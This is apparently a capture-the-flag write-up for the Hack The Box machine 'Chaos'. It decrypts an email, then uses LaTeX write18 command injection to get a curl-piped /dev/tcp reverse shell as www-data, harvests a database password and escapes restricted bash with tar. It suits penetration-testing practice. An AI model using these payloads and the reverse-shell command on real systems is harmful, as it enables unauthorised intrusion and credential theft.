
Search for an entire function?



I did not even know you could search for an entire python function in google. It did ask me If I was sure this is what I was looking for? I click on it again, and it found the decryption function counterpart to this script.

```
1. def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
```

```
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)

            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
2. This is an encryptioni function. I pasted the entire script into goole and I was able to find the decryption function.
```



Decrypt py function

16. Decryption Function

```
~/haCk54CrAcK/chaos ▷ cat decrypt_func.py | qml
#!/usr/bin/python3

import os, time
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto import Random
from optparse import *
def decrypt(key, filename):
    chunksize = 64 * 1024
    outputFile = filename.split('en')[1]

    with open(filename, 'rb') as infile:
        filesize = int(infile.read(16))
        IV = infile.read(16)
        decryptor = AES.new(key, AES.MODE_CBC, IV)

        with open(outputFile, 'wb') as outfile:
            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break

                outfile.write(decryptor.decrypt(chunk))
            outfile.truncate(filesize)
def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
filename = raw_input("Enter filename: ")
password = raw_input("Enter password: ")
key = getKey(password)
decrypt(key,filename)
```

```
1. https://github.com/vj0shii/File-Encryption-Script/blob/master/decrypt.py
2. Boom, the decryption counterpart to the encryption script.
3. https://raw.githubusercontent.com/vj0shii/File-Encryption-Script/master/decrypt.py
4. To decrypt we would use the `filename` and enter the `password`
5. If we read the email again.
6. It says "You are the password" and her name is `sahay`. So I am thinking 'sahay' is the password. The message ends with thanks Ayush. So maybe ayush is management
or HR. See image above.
```

decrypt_func.py

Raw_Input Is Not Defined

http://stackoverflow.com/questions/35168508/ddg#35168534

For Python 3.x, use `input()`. For Python 2.x, use `raw_input()`. Don't forget you can add a prompt string in your `input()` call to create one less print statement. `input("GUESS THAT NUMBER!")`.

--heinst

Share Feedback

Lets run the python script.

```
1. ▷ python3 decrypt_func.py
Traceback (most recent call last):
  File "decrypt_func.py", line 30, in <module>
    filename = raw_input("Enter filename: ")
NameError: name 'raw_input' is not defined
2. I am having issues with the parameter rawinput
3. I lookup `NameError: name 'raw_input' is not defined decrypt.py`
4. I find the answer right away.
5. I need to either remove `#!/usr/bin/python3` and add `#!/usr/bin/python2.7` or I can keep python3 and remove the `raw_input` and just use `input`.
6. I just to keep it the python2.7 original way and it works. I basically had `/usr/bin/python3` when it was supposed to be `python2.7`. That is basically what was
causing the error. Moving on.
7. ▷ chmod 744 *.py
8. ▷ python2.7 decrypt_func.py
Enter filename: enim_msg.txt
Enter password: sahay
9. ▷ ls -l | grep im_msg
.rw-------   272 h@x0r h@x0r 28 jun 17:57  enim_msg.txt
.rw-r--r--   234 h@x0r h@x0r 29 jun 03:24  im_msg.txt
10. We now have an `im_msg.txt` file
11. ▷ cat im_msg.txt > decrypted_email_message
12. ▷ cat decrypted_email_message
SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaG
Fvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK
13. it seems to be encoded in base64 now. I willl decoded and put it back into decrypted_email_message.
```

decrypted email message

```
~/haCk54CrAcK/chaos ▷ cat decrypted_email_message | base64 -d | sponge
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
```

J00_w1ll_f1Nd_n07H1n9_H3r3


18. **So the decrypted email message from Ayush to Sahay**

```
1.  ▷ cat decrypted_email_message | base64 -d | sponge decrypted_email_message && qml decrypted_email_message
Hii Sahay
Please check our new service which create pdf
p.s - As you told me to encrypt important msg, i did :)
http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3
Thanks,
Ayush
2. I check out `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3`
3. This service is on hold
Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.
4. I try to create a pdf and nothing happens. I will run wfuzz on this page and then maybe if I need to intercept it with Burpsuite.
```

WFUZZ

19. **WFUZZ**


```
1. ▷ wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000130:   301        9 L      28 W       331 Ch      "pdf"
000000209:   301        9 L      28 W       331 Ch      "doc"
000000068:   301        9 L      28 W       337 Ch      "templates"
000000278:   301        9 L      28 W       334 Ch      "assets"
000000638:   301        9 L      28 W       334 Ch      "source"
```




I check out what wfuzz has found

```
1. http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/
Index of /J00_w1ll_f1Nd_n07H1n9_H3r3/pdf
[ICO]   Name    Last modified   Size    Description
[PARENTDIR]     Parent Directory                -
[ ]     2a1f0753deb443045dafea94c6c9d9d5.pdf    2018-10-26 04:05        10K
[ ]     2e06ef7e255c96ee59deed960addac56.pdf    2018-10-26 04:19        16K<snip>
```

Burpsuite



I am intercepting this page `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/`.



21. I will intercept this pdf page. To mess around with LaTex.

```
1. ▷ burpsuite &> /dev/null & disown
2. I am intercepting this page `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/`. I just make up a random test1 and this is a test. Click create and interecept that page.
3. We can confirm this is a LaTeX server. I am not familiar with LaTex PDF CMS.
```

LaTex Injection

Read file

Read file and interpret the LaTeX code in it:

```
\input{/etc/passwd}
\include{somefile} # load .tex file (somefile.tex)
```

Read single lined file:

```
\newread\file
\openin\file=/etc/issue
\read\file to\line
\text{\line}
\closein\file
```

I search to see if there are any LaTex exploits

```
1. I am intercepting this page `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/`.
2. I search for latex exploits and `PayloadAllTheThings` comes up.
3. https://swisskyrepo.github.io/PayloadsAllTheThings/
4. I filter for LaTex Injection
5. swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/
6. I try this read file  command to see if I can read the `/etc/passwd` file.
7. `\input{/etc/passwd}`
8. BURPSUITE
9. REQUEST>>> content=\input{/etc/passwd}&template=test1 <<< I click send in Burpsuite Repeater.
10. RESPONSE>>> BLACKLISTED commands used
11. REQUEST>>> content=\input{foo}&template=test1
12. RESPONSE>>> BLACKLISTED commands used
13. It seems it does not like commands inside the two curl brackets or the word `input`
14. REQUEST>>> content=\inpu{foo}&template=test1
15. If I just type `inpu` without the `t`. It works, but it complete nullifies the malicious text.
```

Command execution

The output of the command will be redirected to stdout, therefore you need to use a temp file to get it.

```
\immediate\write18{id > output}
\input{output}
```

If you get any LaTex error, consider using base64 to get the result without bad characters (or use `\verbatiminput`):

```
\immediate\write18{env | base64 > test.tex}
\input{text.tex}
```

```
\input|ls|base64
\input{|"/bin/hostname"}
```

LaTeX Injection Proof of Concept

23. Lets try a different payload.

```
1. I am still on the same page `swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/`
2. We will have to modify these injections a little.
3. \immediate\write18{id > output} <<< This command looks interesting.
4. Instead of getting the id and sending it to a file lets try a whoami for starters.
5. \immediate\write18{whoami}
6. I paste this command where the  content is supposed to go for the PDF.
7. REQUEST>>> content=\immediate\write18{whoami}&template=test1
8. RESPONSE>>> ==> (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)www-data
 [1{/var/lib/texmf/fo
nts/map/pdftex/updmap/pdftex.map}] (./980274a5a929fb5f48f55837f92b159c.aux) )
!pdfTeX error: /usr/bin/pdflatex (file ecss1095): Font ecss1095 at 600 not foun
d
 ==> Fatal error occurred, no output PDF file produced!
9. I get a Fatal error, but my command still gets executed. It tealls me I am `www-data`
10. I try for the `/etc/passwd` file.
11. content=\immediate\write18{cat+/etc/passwd}&template=test1
12. SUCCESS, I get the passwd file.
13. ▷ cat passwd_via_burpsuite | grep -iE --color "fish|bash|zsh|rbash"
(/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
```

Reverse Shell via LaTex Command Injection using Burpsuite.

24. Lets try for a reverse shell

```
1. REQUEST>>> content=\immediate\write18{hostname+-I}&template=test1
2. RESPONSE>>> 10.129.224.80 dead:beef::250:56ff:fe94:f23b
3. Well that is the main server IP so that means we are not in a container at least.
4. I set up a python server on port 80
5. I will serve out a file `index.html`
6. ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.16/443 0>&1
7. chmod 755 index.html
8. In burpsuite I will execute this command using curl and pipe it bash
9. Remember `ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash` Ayush is the only one with the restricted bash. Well www-data has nologin but we still login.
10. ▷ cat passwd_via_burpsuite | grep -iE --color "fish|bash|zsh|rbash|www"
```

```
(/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
11. Anyway, lets try this and hopefully it works.
12. I set up a netcat listener on 443 `sudo nc -nlvp 443`. I then input the command injection into Burpsuite.
13. REQUEST>>> content=\immediate\write18{curl+http%3a//10.10.14.16|bash}&template=test1
14. I highlight the payload I inserted and `CTRL + u` to URL encode it.
15. I click send. SUCCESS
```

Got shell

25. **I get a shell as `www-data`. Now let's upgrade the shell.**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.224.80 46320
bash: cannot set terminal process group (1482): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ whoami
whoami
www-data
2. www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$  script /dev/null -c bash
<1Nd_n07H1n9_H3r3/compile$  script /dev/null -c bash
Script started, file is /dev/null
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ ^Z
[1]  + 593392 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 593392 continued  sudo nc -nlvp 443
                                       reset xterm
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd
bash: cd: HOME not set
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd /home
www-data@chaos:/home$ export TERM=xterm-256color
www-data@chaos:/home$ source /etc/skel/.bashrc
www-data@chaos:/home$ stty rows 39 columns 188
www-data@chaos:/home$ export SHELL=/bin/bash
www-data@chaos:/home$ echo $SHELL
/bin/bash
www-data@chaos:/home$ echo $TERM
xterm-256color
www-data@chaos:/home$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@chaos:/home$ tty
/dev/pts/0
```

Begin enumeration

26. **I begin enumeration as `www-data`**

```
1. www-data@chaos:/home$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.10 (Cosmic Cuttlefish)"
2. www-data@chaos:/home$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
3. I cd into the wordpress folder and look for passwords.
4. www-data@chaos:/var/www/html/wp/wordpress$ cat wp-config.php
/** MySQL database username */
define('DB_USER', 'roundcube');

/** MySQL database password */
define('DB_PASSWORD', 'inner[OnCag8');
5. I am also able to find the password by grepping recursivley for it.
6. www-data@chaos:/var/www/html/wp/wordpress$ grep -Rwi --include \*.php . | grep -i "password"
wp-config.php:/** MySQL database password */
wp-config.php:define('DB_PASSWORD', 'inner[OnCag8');
```


Pivot to Ayush

27. **pivot to ayush who has rbash.**

```
1. We still have that password from the email. `ayush:jiujitsu`
2. I did not want to pivot to Ayush because I wanted to avoid the `rbash` restriction but that is the point of the box so we may as well bypass it.
3. www-data@chaos:/var/www/html/wp/wordpress$ su ayush
Password:
ayush@chaos:/var/www/html/wp/wordpress$ whoami
rbash: `/usr/lib/command-not-found:` restricted: cannot specify `/` in command names
```

Escaping rbash aka Restriced Bash

- #pwn_rbash_escape_knowledge_base



28. **How to escape a Restricted Bash Shell**

```
1. If you `hit tab twice` you will be able to see what commands you are allowed to make in rbash.
2. ayush@chaos:/var/www/html/wp/wordpress$
!,caller,disown,fc,let,select,type,./,case,do,fg,local,set,typeset,:,cd,done,fi,logout,shift,ulimit,[,command,echo,for,mapfile,shopt,umask,
[[,command_not_found_handle,elif,function,ping,source,unalias,]],compgen,else,getopts,popd,suspend,unset,
{,complete,enable,hash,printf,tar,until,},compopt,esac,help,pushd,test,wait,alias,continue,eval,history,pwd,then,while,bg,coproc,exec,if,read,time,bind,declare,exit,i
n,readarray,times,break,dir,export,jobs,readonly,trap,builtin,dirs,false,kill,return,true
3. Notice that one of the commands you are allowed is tar. You can get a shell with tar.
4. It can be used to break out from restricted environments by spawning an interactive system shell.
>>> tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
5. But we want a bash shell. So I change sh to bash
6. tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
```

29. **I try `/bin/bash` and it does not work but `/bin/sh` does and it also gives me somewhat of a shell.**

```
1. ayush@chaos:/var/www/html/wp/wordpress$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/` from member names
bash: groups: command not found
ayush@chaos:/var/www/html/wp/wordpress$ /usr/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
bash: /usr/bin/tar: No such file or directory
ayush@chaos:/var/www/html/wp/wordpress$ /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
/bin/tar: Removing leading `/` from member names
$
$ cd /home
$ pwd
/home
```

- #pwn_PATH_adding_more_paths_to_a_comprimised_user

30. **Add more paths to `$PATH`. That way you can have access to more packages. See example scenario below**

```
1. $ cd /
$ ls
/bin/sh: 4: ls: not found
2. ls can be found normally in `/bin/ls`. So that means we need to add `:/bin` to path.
3. You simply export all the paths you want with this syntax below.
4. export PATH="$PATH:/home/ayush/.local/bin:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/share"
5. This command will add to your path any "paths" you define in the command.
6. $ export PATH="$PATH:/usr/bin:/home/ayush/.local/bin:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/share"
$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mn
7. Now, ls works
8. The output is all jacked up. I fix it with the column command.
9. $ ls -l | column
total 88
drwxr-xr-x   2 root root  4096 Nov 24  2018 bin
drwxr-xr-x   3 root root  4096 Jun 30  2022 boot
drwxr-xr-x  18 root root  3820 Jun 29 01:10 dev
drwxr-xr-x 105 root root  4096 Dec  9  2018 etc
drwxr-xr-x   4 root root  4096 Jun 30  2022 home<snip>
10. $ echo $PATH
/home/ayush/.app:/home/ayush/.local/bin:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/share
11. Before all `ayush` had in her path was `/home/ayush/.app`
12. Another way to bypass a restriced bash. Is to try to ssh as the user via localhost and then spawn a bash shell.
>>> $ ssh ayush@127.0.0.1 bash
13. After adding all those paths. I enter bash again and it gave me a real shell.
14. $ bash
ayush@chaos:/$
15. I export the paths to $PATH again.
16. ayush@chaos:/$ export PATH="$PATH:/usr/bin:/home/ayush/.local/bin:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/share"
ayush@chaos:/$ whoami
ayush
17. It said `/usr/bin` was not in path so I exported all the common Linux paths once more.
18. ayush@chaos:/$ export TERM=xterm
19. ayush@chaos:/$ echo $SHELL
/opt/rbash
